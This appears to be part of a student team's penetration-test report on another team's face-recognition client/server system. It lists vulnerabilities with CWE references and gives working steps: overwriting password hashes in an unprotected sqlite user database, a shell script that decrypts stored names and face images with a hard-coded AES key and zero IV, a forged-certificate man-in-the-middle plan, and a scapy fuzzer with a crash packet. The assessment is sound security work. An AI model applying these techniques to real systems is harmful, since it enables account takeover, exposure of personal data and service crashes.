
|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Stats from Cppcheck | Total | Open | closed | False Positive (Unused Functions) |
| # of vulnerabilities (client) | 48 | 8 | 0 | 40(26) |
| # of vulnerabilities (server) | 173 | 14 | 0 | 159(0) |

From the table above, there are the 26 of unused functions in the client. In this case we’ve also found the unused variable and function in our initial source code in the phase1, we did remove it from our source tree. That is a different point between us and team1. We thought according our coding style, unused symbols are needed to be removable.

And in the server, there are the 10 of opened issue. But, after reviewing some of the issues are trivial.

# 13. Fuzz & Penetration Test

## 13.1. Vulnerabilities



In the system design diagram of team1 above, it shows us vulnerabilities we’ve found. Those vulnerabilities were found at the several components, especially we’ve confirmed that a number of vulnerabilities existed in certain components.

|  |  |
| --- | --- |
| ID | Description |
| V01 | insert an arbitrary id/password to DB |
| V02 | sniffing the id/password |
| V03 | exposed user credentials in the server log |
| V04 | infinite loop in the NetworkTCP.cpp |
| V05 | Unintentional handling of the protocol message |
| V06 | Weak Passwords that Enable Brute Force Attacks |
| V07 | SQL Injection for Login |
| V08 | Memory leakage in the 'get\_a\_packet' function |
| V09 | Extraction of name and face image data used by the face recog. AI engine |
| V10 | the system cannot be operated on the big endian architectures |

### 13.1.1. V01 - Insert an arbitrary id/password to DB

|  |  |  |  |
| --- | --- | --- | --- |
| ID | V01 | Description | Insert an arbitrary id/password to DB |
| Vulnerabilities | | | |
| 1. sqlite3 database files(tartan\_faces.db, tartan\_user.db) have no password. So it can be accessed and modified by an attacker.  \* CWE-916: Use of Password Hash With Insufficient Computational Effort  https://cwe.mitre.org/data/definitions/916.html  \* CWE-862: Missing Authorization https://cwe.mitre.org/data/definitions/862.html | | | |
| Compromise Sequence | | | |
| 1. modify tartan\_user.db. insert new user with the SHA256 hashed password or replace the user's passwd.  2. login success using new or modified user | | | |
| Analysis | | | |
| 1. From install guide(tartan\_install.sh), we found some db files are installed.   |  | | --- | | $ cat tartan\_install.sh  ....  install tartan\*.db /usr/local/tartan/  .... |   2. So we checked the tartan\* db with sqlite3. it doesn't request any password, so we could check the data in the table.  It consists of id, account, passwd, privilege columns. But the passwd field would be encrypted or hashed.   |  | | --- | | $ sqlite3 tartan\_user.db  SQLite version 3.22.0 2018-01-22 18:45:57  Enter ".help" for usage hints.  sqlite> .table  user |  |  | | --- | | sqlite> .schema user  CREATE TABLE user (id INTEGER PRIMARY KEY AUTOINCREMENT , account TEXT, passwd TEXT, privilege INT); |  |  | | --- | | sqlite> select \* from user;  1|admin|e9b6ebe030d910d3b0c253b9bd05dfc365f1e17f61f2b64385898a8247b5b792|0  2|lg|078156fd9debb7d481347e68ab19bb1f2d3028bcd61bc25994562f8a0d62e8e1|2 |   3. To understand the logic related in the user credentials, we checked the source codes. So we found some code snippets related in the user id and the password. So we found that the SHA256 is used for the passwd.   |  | | --- | | // mydb.cpp  gboolean CMydb::initialize\_database\_account()  {  ...  const char \*sql = "DROP TABLE IF EXISTS user;"  "CREATE TABLE user (id INTEGER PRIMARY KEY AUTOINCREMENT , account TEXT, passwd TEXT, privilege INT);"  "INSERT INTO user VALUES(1, 'admin', 'e9b6ebe030d910d3b0c253b9bd05dfc365f1e17f61f2b64385898a8247b5b792' ,0);"  "INSERT INTO user VALUES(2, 'lg', '078156fd9debb7d481347e68ab19bb1f2d3028bcd61bc25994562f8a0d62e8e1' ,2);";  ...  } |  |  | | --- | | // auth.cpp  int CAuth::login(string id, string passwd)  {  CMydb db;  CCyper cyp;  return db.find\_user(id, cyp.get\_passwd\_enc(passwd));  } |  |  | | --- | | // cyper.cpp  string CCyper::get\_passwd\_enc(string pass)  {  unsigned char digest[SHA256\_DIGEST\_LENGTH];  SHA256\_CTX ctx;  SHA256\_Init(&ctx);  SHA256\_Update(&ctx, pass.c\_str(), pass.length());  SHA256\_Final(digest, &ctx);  string str=bytes2hex(digest,SHA256\_DIGEST\_LENGTH );  // printf("SHA256 digest: %s\n", str.c\_str());  return str;  } |   4. Finally we change the db to what we want. Change the admin paswd to SHA256 hashed value of 'lg' and add new 'user'. So we can login 'admin/lg' and 'user/user' in the client program   |  | | --- | | sqlite> replace into user values (1,'admin','0e6ba33f8bc8f41515b9d77c0e27c07ad66f2ae9b09dd7561729d6cd4d27c292',0);  sqlite> insert into user values (3,'user','04f8996da763b7a969b1028ee3007569eaf3a635486ddab211d512c85b9df8fb',2);  sqlite> select \* from user;  1|admin|0e6ba33f8bc8f41515b9d77c0e27c07ad66f2ae9b09dd7561729d6cd4d27c292|0  2|lg|078156fd9debb7d481347e68ab19bb1f2d3028bcd61bc25994562f8a0d62e8e1|2  3|user|04f8996da763b7a969b1028ee3007569eaf3a635486ddab211d512c85b9df8fb|2 | | | | |

13.1.9. V09 - Extraction of name and face image data used by the face recog. AI engine

|  |  |  |  |
| --- | --- | --- | --- |
| ID | V09 | Description | Extraction of name and face image data used by the face recog. AI engine |
| Vulnerabilities | | | |
| 1. Storing password in an easy-to-find place and reuse an initial vector make it easy to decrypt Private Persoanl Infomation in database.  \*CWE-922: Insecure Storage of Sensitive Information https://cwe.mitre.org/data/definitions/922.html  \*CWE-321: Use of Hard-coded Cryptographic Key https://cwe.mitre.org/data/definitions/321.html  \*CWE-323: Reusing a Nonce, Key Pair in Encryption https://cwe.mitre.org/data/definitions/323.html  \*CWE-200: Exposure of Sensitive Information to an Unauthorized Actor https://cwe.mitre.org/data/definitions/200.html  \*CWE-359: Exposure of Private Personal Information to an Unauthorized Actor https://cwe.mitre.org/data/definitions/359.html | | | |
| Compromise Sequence | | | |
| 1. Find AES key from file which has name "secret.key"  2. Extract data from tartan\_face.db  3. Decrypt data, Encode data appropriately  4. We can find someone's face image (maybe one of Team1's member), and name (test). | | | |
| Analysis | | | |
| 1. Find 16byte data in /var/shinpark/secret.key which is guessed as the KEY used for AES encryption.   |  | | --- | | $ hexdump /var/shinpark/secret.key  0000000 3412 7856 bc9a f0de 5634 9a78 debc 12f0  $ hexdump -e '16/1 "%02x"' /var/shinpark/secret.key  123456789abcdef03456789abcdef012 | |  |   2. By examining the code related to cipher.   |  | | --- | | 2-1. we confirme that secret.key is used for cipher  #define SECRET\_KEY\_FILE "/var/shinpark/secret.key"  fi.open( SECRET\_KEY\_FILE, std::ios\_base::in | std::ios\_base::binary);  fi.read((char\*)secret\_key,IV\_SIZE);  2-2. AES128 (16byte key length) cipher with CBC mode is used  2-3. We found that IV(initial vector) values are 16bytes with all 00's  string CCyper::encrypt\_aes(const string instr)  {  string outstr;  memset(iv, 0, sizeof(iv)); // init iv  ...  int ret=AES\_set\_encrypt\_key(secret\_key, KEY\_BIT, &aes\_ks3);  ...  AES\_cbc\_encrypt((unsigned char\*)instr.c\_str(), outbuf, len, &aes\_ks3, iv, AES\_ENCRYPT);  ...  return outstr;  } |   3. Check tartan\_face.db   |  | | --- | | 3-1. find encrypted data from name field of names table  $ sqlite3 tartan\_faces.db  sqlite> .tables  faces names  sqlite> .schema names  CREATE TABLE names (id INTEGER PRIMARY KEY AUTOINCREMENT , name TEXT );  3-2. find encrypted data from face field of faces table  sqlite> .schema faces  CREATE TABLE faces (id INTEGER PRIMARY KEY AUTOINCREMENT , names\_id INT, face BLOB ); |   4. Extract encrypted name data (hexstring of 32 length) and face data (blob, All blob's size is fixed - 921,624byte) from tartan\_user.db.  5. Decrypt name data and face data, using shell script.   |  | | --- | | # get cipher KEY and IV  AES\_ROOT\_KEY=$(hexdump -e '16/1 "%02x"' /var/shinpark/secret.key)  IV\_VALUE='00000000000000000000000000000000'  FACE\_DB\_PATH=/usr/local/tartan/tartan\_faces.db  # extract name data  SQL\_STRING="select (name) from names where id="${1}  NAME\_STRING=$(sqlite3 ${FACE\_DB\_PATH} "${SQL\_STRING}")  echo -n ${NAME\_STRING} | xxd -r -p > name${1}  # decrypt name data  openssl enc -aes-128-cbc -d -in name${1} -out name${1}.dec\  -K ${AES\_ROOT\_KEY}\  -iv ${IV\_VALUE}\  -nosalt -nopad  # extract face data  SQL\_STRING="select writefile('blob.bin', face) from faces where id="${1}  sqlite3 ${FACE\_DB\_PATH} "${SQL\_STRING}"  # just eliminate first 16byte, it's for size variables  mv blob.bin blob${1}.bin  dd bs=16 skip=1 if=blob${1}.bin of=blob${1}.mod  truncate -s -8 blob${1}.mod  # decrypt face data  openssl enc -aes-128-cbc -d -in blob${1}.mod -out blob${1}.dec\  -K ${AES\_ROOT\_KEY}\  -iv ${IV\_VALUE}\  -nosalt -nopad |   6. Encode face data to JPG format using OpenCV library.   |  | | --- | | 6-1. We can know data is cv::Mat raw data type, from code review  6-2. Create coverter executable (dbDecToJPG) using OpenCV library  err = load\_file(filename, &buf, &size);  ...  cv::Mat image = cv::Mat(videoFrameHeight, videoFrameWidth, 16);  image.data = buf;  std::vector<uchar> pic\_buf;  cv::imencode(".jpg", image, pic\_buf);  err = save\_file("./result.jpg", pic\_buf.data(), pic\_buf.size());  ... |   7. Open with image Viewer, and we can find someone's face image (maybe one of Team1's member), and name (test). | | | |

### 13.1.10. V10 - the system cannot be operated on the big endian architectures

|  |  |  |  |
| --- | --- | --- | --- |
| ID | V10 | Description | the system cannot be operated on the big endian architectures |
| Vulnerabilities | | | |
| 1. the received message cannot be parsed correctly because there is no handling of the endianness of the network packets  \*CWE-198: Use of Incorrect Byte Ordering https://cwe.mitre.org/data/definitions/198.html | | | |
| Compromise Sequence | | | |
| 1. Use the client program on the big endian architectures  2. It may not be working correctly, because the length received from the client is the big endian order. | | | |
| Analysis | | | |
| 1. in the presentation document, there is no mention about the endianness. but the sniffed packet shows that the endian of length field is big endian (see V02).  2. send the login packet (compare the packet below to the step 1 of V05) after modifying the length field to the big-endian order.   |  | | --- | | >>> import socket  >>> s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  >>> s.connect(('192.168.0.228', 50000))  >>>s.sendall(b'\x53\x42\x31\x54\x00\x00\x00\x1b\xc7\x8c\x07\x3c\xe8\x03\x00\x00\x0a\x05\x61\x64\x6d\x69\x6e\x12\x02\x6c\x67') # send login protocol message with id:pass=admin:lg. length is changed \x1b\x00\x00\x00 to \x00\x00\x00\x1b |   3. login fail. we recognized that the system is not working by the endianness.  4. check the code.  5. at the source codes below, doesn't handle the endianness of the 4bytes length field. So we confrimed the system cannot be executed in the big endian architectures.   |  | | --- | | < NetworkTCP.cpp >  ssize\_t ReadDataTcp(TTcpConnectedPort \*TcpConnectedPort,unsigned char \*data, size\_t length) // data = buffer, length = 1024\*1024  {  ssize\_t bytes;  ssize\_t my\_packet\_size=-1;  ssize\_t accumulated=0;  for (size\_t i = 0; i < length; i += bytes)  {  if ((bytes = recv(TcpConnectedPort->ConnectedFd, (char \*)(data+i), length - i,0)) == -1)  {  return (-1);  }  accumulated+=bytes;  if (i==0) {  MyPacket \*p=(MyPacket\*)data; // if data is ["SB1T" + 0x00000001 + ...], it's 1 in big-endian, but it's 16,777,216(=0x01000000) in little-endian  printf("max packet length=%zu received=%zu packet\_length=%d timestamp=%u msgtype=%d\n", length, bytes, p->hdr.size , p->hdr.timestamp, p->hdr.msgtype);    if (p->hdr.head[0]=='S' && p->hdr.head[1]=='B' && p->hdr.head[2]=='1' && p->hdr.head[3]=='T') {  my\_packet\_size=p->hdr.size; // my\_packet\_size is 16,777,216. So It will do the for loop until the received length reaches 1024\*1024. if the peer doesn't send more data, the system is hang in this loop.  }  // print\_pkt\_header(data,60);  }  ...  printf("accumulated packets=%zu my\_packet\_size=%zd\n",accumulated, my\_packet\_size );  if (my\_packet\_size>0 && accumulated>=my\_packet\_size)  return accumulated;  }  return(length);  } | | | | |

### 13.1.11. A sniffing attack is possible because the server and client connection and operation are normal even after changing certificates(CA & server) and Private key of server to Attacker's one.

|  |  |  |  |
| --- | --- | --- | --- |
| ID | V11 | Description | A sniffing attack is possible because the server and client connection and operation are normal even after changing certificates(CA & server) and Private key of server to Attacker's one. |
| Vulnerabilities | | | |
| 1. By using Self-signed CA certificate and not performing integrity checks, an attacker could perform a Man-in-the-Middle Attack.  \*CWE-295: Improper Certificate Validation https://cwe.mitre.org/data/definitions/295.html  \*CWE-296: Improper Following of a Certificate's Chain of Trust https://cwe.mitre.org/data/definitions/296.html | | | |
| Compromise Sequence | | | |
| 1. Creating new forgery Chain of Trust.  2. Replacing forged server private.pem, cert.pem and share forged ca-cert.pem between server and client.  3. TLS channel is successfully estabilished with forged certificate. | | | |
| Analysis | | | |
| 1. After examining the "tartan\_install.sh" script.   |  | | --- | | 1-1. we can found the certificate and private key files in following location, not protected well.  $ ls -alF /var/shinpark/certs/  -rwxr-xr-x 1 root root 4502 Jun 28 02:39 ca-cert.pem\*  -rwxr-xr-x 1 root root 3517 Jun 28 02:39 cert.pem\*  -rwxr-xr-x 1 root root 227 Jun 28 02:39 private.pem\*  1-2. Client Program has "certs" DIR, and also has "ca-cert.pem" file, both files are identical.  (SHA256: 1609531E2178A50FE0D31379C1959E9870B4AF4316395E5EEC52521EC4F844A3)  1-3. This certificate is presumed to be a ca (Root trust of certificate chain) used by the server and the client together.  1-4. The client uses "ca-cert.pem" to check the "cert.pem" passed from the server to perform server authentication.  1-5. But the server does not seem to perform authentication for the client. |   2. Server Private Key "private.pem" is EC(Eliptic Curve) spec. using NIST CURVE: P-256.  We know server's private key, but that private key is an EC spec, so it's very hard to decrypt TLS communication channel.(for examples, Wireshark tool can doing TLS communication decryption using server-private key, but only support RSA spec.)  Using EC key is good decision.  3. After examining of TLS client/server hello handshake using wireshark tool, we can find TLS1.3 is used for TLS communication.  A TLS1.3 channel cannot sniff even if the server private key is known and the server private key is RSA spec.  It's also good decision.  4. So, we try creating new forgery Chain of Trust (It's Attacker's certificate, so it's actually Untrusted).   |  | | --- | | 4-1. Create forgery CA private key, self-signed CA certificate. It's "forgery CA certificate"  4-2. Create forgery Server private key and certificate which is signed using a forgery CA certificate. |   5. Replacing forged server private.pem, cert.pem and share forged ca-cert.pem between server and client, TLS channel is successfully estabilished.  6. Man-in-the-Middle attack is possible using below scenario.   |  | | --- | | 6-1. The attacker replaces the certificate used by the client with a forged certificate.  6-2. And induces the client to attempt to connect to the attacker's server. (ARP Spoofing, TLS handshake using forged cert)  6-3. The attacker's server try to connect to the server using the original Certificate. (normal TLS handshake)  a. Since the server does not authenticate the client, this attempt will succeed.  b. Even when the server authenticates the client, the connection can be successful by using the original certificate and key extracted from the client.  6-4. The attacker's server now relaying the client's request to the server, and sniff messages. | | | | |

### 13.1.12. V12 - Crash by Integer Underflow related in the packet size

|  |  |  |  |
| --- | --- | --- | --- |
| ID | V12 | Description | Crash by Integer Underflow related in the packet size |
| Vulnerabilities | | | |
| 1. warparound is happened when calculating the payload size in the parse\_packet function.  \*CWE-248: Uncaught Exception https://cwe.mitre.org/data/definitions/248.html  \*CWE-191: Integer Underflow (Wrap or Wraparound) https://cwe.mitre.org/data/definitions/191.html | | | |
| Compromise Sequence | | | |
| 1. type the command "python3 fuzz\_tartan.py" to fuzz.   |  | | --- | | $ cat fuzz\_tartan.py  import socket  import os  import sys  import random  import shutil  import collections  from time import sleep  from scapy.all import \*  head\_len = 0  fuzzed\_packet\_count = 0  def get\_packet(tf):  '''  ' tartan message structure  '  ' 0 1 2 3  ' 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1  ' +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+  ' | preamble (="SB1T") |  ' +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+  ' | size (whole packet or protocol message) (little endian) |  ' +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+  ' | timestamp |  ' +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+  ' | message type (1000, 1002~1007, 9999) (little endian) |  ' +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+  ' | protocol meesage |  ' | .... |  ' +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+  '''  global head\_len  random.seed()  payload\_len = random.randrange(1, 100)  msgtype = random.randrange(998, 1010).to\_bytes(4, 'little')  # head\_length can be valid (=whole packet size) or invalid (= only protocol message size)  if tf: # fuzz [preamble, length(1~100), timestamp, message type(998~1010), protocol message]  p = fuzz(Raw(RandBin(size = 4)))/ \  Raw(load=(payload\_len + head\_len).to\_bytes(4, 'little'))/ \  fuzz(Raw(RandBin(size = 4)))/ \  Raw(load=msgtype)/ \ fuzz(Raw(RandBin(size=payload\_len)))  else: # fuzz [length(1~100), timestamp, message type(998~1010), protocol message]  p = fuzz(Raw(load="SB1T"))/ \  Raw(load=(payload\_len + head\_len).to\_bytes(4, 'little'))/ \  fuzz(Raw(RandBin(size = 4)))/ \  Raw(load=msgtype)/ \ fuzz(Raw(RandBin(size=payload\_len)))  return p.copy() # return deep copy of the fuzzed packet  def test\_tcp\_fuzz():  global fuzzed\_packet\_count  fuzzed\_packets = collections.deque(maxlen=1000) # in order to store the last 1000 fuzzed packets  try:  sleep(3)  s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  s.connect(('192.168.0.228', 50000)) # conenct to the server  ss = StreamSocket(s)  while True:  p = get\_packet(random.choice([True, False])) # get a fuzzed packet  fuzzed\_packets.append(p) # keep the fuzzed packet to store it  fuzzed\_packet\_count += 1 print('[pkt\_{0:010d}]'.format(fuzzed\_packet\_count))  hexdump(p) # print fuzzed packet  print()  ss.send(p) # send the fuzzed packet to the server  sleep(0.05)  except Exception as err:  print('error: ', err)  if err.errno == 111: # found the server crash because the server doesn't open the connection port  return -1  if os.path.exists('./fuzz\_packet'): # delete path including the fuzzed packets to reproduce the crash.  shutil.rmtree('./fuzz\_packet')  os.mkdir('./fuzz\_packet') # make path to store the fuzzed packets  # save the last fuzzed packets. name ofrmat is pkt\_[10 digit with left padding 0]  fuzzed\_packets.reverse()  for i in range(len(fuzzed\_packets)):  pkt\_num = fuzzed\_packet\_count - i  f = open('./fuzz\_packet/pkt\_' + str(pkt\_num).zfill(10), 'wb')  f.write(bytes(fuzzed\_packets[i]))  f.close()  finally:  s.close()  return 0;  if \_\_name\_\_ == "\_\_main\_\_":  if len(sys.argv) == 2:  head\_len = int(sys.argv[1])  if os.path.exists('./fuzz\_packet'): # delete path including the fuzzed packets to reproduce the crash.  shutil.rmtree('./fuzz\_packet')  while 0 == test\_tcp\_fuzz(): # do fuzz  print("fuzz again") | |  | | | | |
| Analysis | | | |
| 1. Do fuzz - Random [preamble, length(1~100), timestamp, message type(998~1010), protocol message] field in the message described in the team1's presentation document.   |  | | --- | | bkn@DESKTOP-94O1BNS:~/work$ python3 fuzz\_tartan.py  ...  0000 53 42 31 54 02 00 00 00 13 16 EB CA EA 03 00 00 SB1T............  0010 D4 3D .=  ...  0000 2B D8 DB 4E 1E 00 00 00 7C B4 39 BF EE 03 00 00 +..N....|.9.....  0010 6D 09 19 9D 3F 8D C9 41 ED 52 EA 18 BE D1 3F CD m...?..A.R....?.  0020 B8 D1 19 E8 0C 21 7B 09 F3 58 C9 4F 16 DE .....!{..X.O..  error: [Errno 104] Connection reset by peer |   2. Connection is terminated by the server. Server logs shows a crash.   |  | | --- | | wait for login....  max packet length=1048576 received=18 packet\_length=2 timestamp=3404404243 msgtype=1002  accumulated packets=18 my\_packet\_size=2  bytes=18, data=[SB1T]  pkt header : length=2 head=[SB1T]  pkt header : msgtype=1002  pkt header : timestamp=-890563053  CBaseProtocol::CBaseProtocol() pmsg=0x0x7f301024d8  CBaseProtocol::deSerialize()+  [libprotobuf FATAL google/protobuf/stubs/stringpiece.cc:50] size too big: 18446744073709551602 details: string length exceeds max size  terminate called after throwing an instance of 'google::protobuf::FatalException'  what(): size too big: 18446744073709551602 details: string length exceeds max size  Aborted |   3. check the generated the fuzzed packets after fuzzing.   |  | | --- | | bkn@DESKTOP-94O1BNS:~/work$ ls fuzz\_packet/  ...  pkt\_0000000039 pkt\_0000000082 pkt\_0000000125 pkt\_0000000168 pkt\_0000000211 pkt\_0000000254  pkt\_0000000040 pkt\_0000000083 pkt\_0000000126 pkt\_0000000169 pkt\_0000000212  pkt\_0000000041 pkt\_0000000084 pkt\_0000000127 pkt\_0000000170 pkt\_0000000213  pkt\_0000000042 pkt\_0000000085 pkt\_0000000128 pkt\_0000000171 pkt\_0000000214 |   4. Try to find the packet to reproduce the crash with the 'fuzz\_verify.py' file. Send the fuzzed packet one by one using the 'enter' key. If you check the server is crashed, finish verify and keep the packet causing the crash.   |  | | --- | | bkn@DESKTOP-94O1BNS:~/work$ python3 fuzz\_verify.py  ./fuzz\_packet/pkt\_0000000254  b'+\xd8\xdbN\x1e\x00\x00\x00|\xb49\xbf\xee\x03\x00\x00m\t\x19\x9d?\x8d\xc9A\xedR\xea\x18\xbe\xd1?\xcd\xb8\xd1\x19\xe8\x0c!{\t\xf3X\xc9O\x16\xde'  enter to send data above  ...  ./fuzz\_packet/pkt\_0000000248  b'SB1T\x02\x00\x00\x00\x13\x16\xeb\xca\xea\x03\x00\x00\xd4='  enter to send data above |   5. We can check the 'pkt\_0000000248' cause the crash. So type Ctrl+C to finish "fuzz\_verify.py". Do the double confirm the suspicious packet is really reproduce this crash.   |  | | --- | | bkn@DESKTOP-94O1BNS:~/work$ python3  Python 3.8.5 (default, May 27 2021, 13:30:53)  [GCC 9.3.0] on linux  Type "help", "copyright", "credits" or "license" for more information.  >>> import socket  >>> s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  >>> s.connect(('192.168.0.228', 50000))  >>> s.sendall(b'SB1T\x02\x00\x00\x00\x13\x16\xeb\xca\xea\x03\x00\x00\xd4=') |   6. After sending the packet, the crash is happened. So we find the vulnerable packet.  7. Analysis the packet   |  | | --- | | 53 42 31 54 # SB1T  02 00 00 00 # size 0x2 // original expectation of this value is 0x02 + 16(header\_size). But the fuzzer uses it as the payload size.  13 16 EB CA # timestamp  EA 03 00 00 # msg type 0x3ea = 1002  D4 3D # payload |   8. Check the source codes. We found the crash is happened in the ParseFromArray function. Because the server shows the "CBaseProtocol::deSerialize()+" logs. The deSerialize function is called by parse\_packet function. In the function with our packet, the valud of the variable 'payload\_size' is to an extremely large positive number. The value goes into the 'serializedBufferSize' variable and it causes the crash.   |  | | --- | | < BaseProtocol.cpp >  gboolean  CBaseProtocol::deSerialize(const unsigned char\* serializedBuffer, const int serializedBufferSize)  {  printf("CBaseProtocol::deSerialize()+\n");  return pmsg->ParseFromArray(serializedBuffer, serializedBufferSize); // very large serializedBufferSize is set and it cause the crash.  }    < ProtocolManager.cpp >  CBaseProtocol \*CProtocolManager::parse\_packet(MyPacket \*ppkt) {  CBaseProtocol \*cpkt = nullptr;  size\_t payload\_size = ppkt->hdr.size - sizeof(MyPacketHeader); // payload\_size = (unsigned)2 - (unsigned)16. in the vulnerable packet.  printf("pkt header : length=%d head=[%c%c%c%c]\n", ppkt->hdr.size,ppkt->hdr.head[0],ppkt->hdr.head[1],ppkt->hdr.head[2],ppkt->hdr.head[3]);  if (ppkt->hdr.head[0]=='S' && ppkt->hdr.head[1]=='B' && ppkt->hdr.head[2]=='1' && ppkt->hdr.head[3]=='T' )  {  printf("pkt header : msgtype=%d\n", ppkt->hdr.msgtype);  printf("pkt header : timestamp=%d\n", ppkt->hdr.timestamp);  cpkt=create\_protocol\_instance((MsgReq)ppkt->hdr.msgtype);  if (cpkt) cpkt->deSerialize(ppkt->payload, payload\_size); // payload\_size is too big  }  return cpkt;  } | | | | |

# 14. Conclusion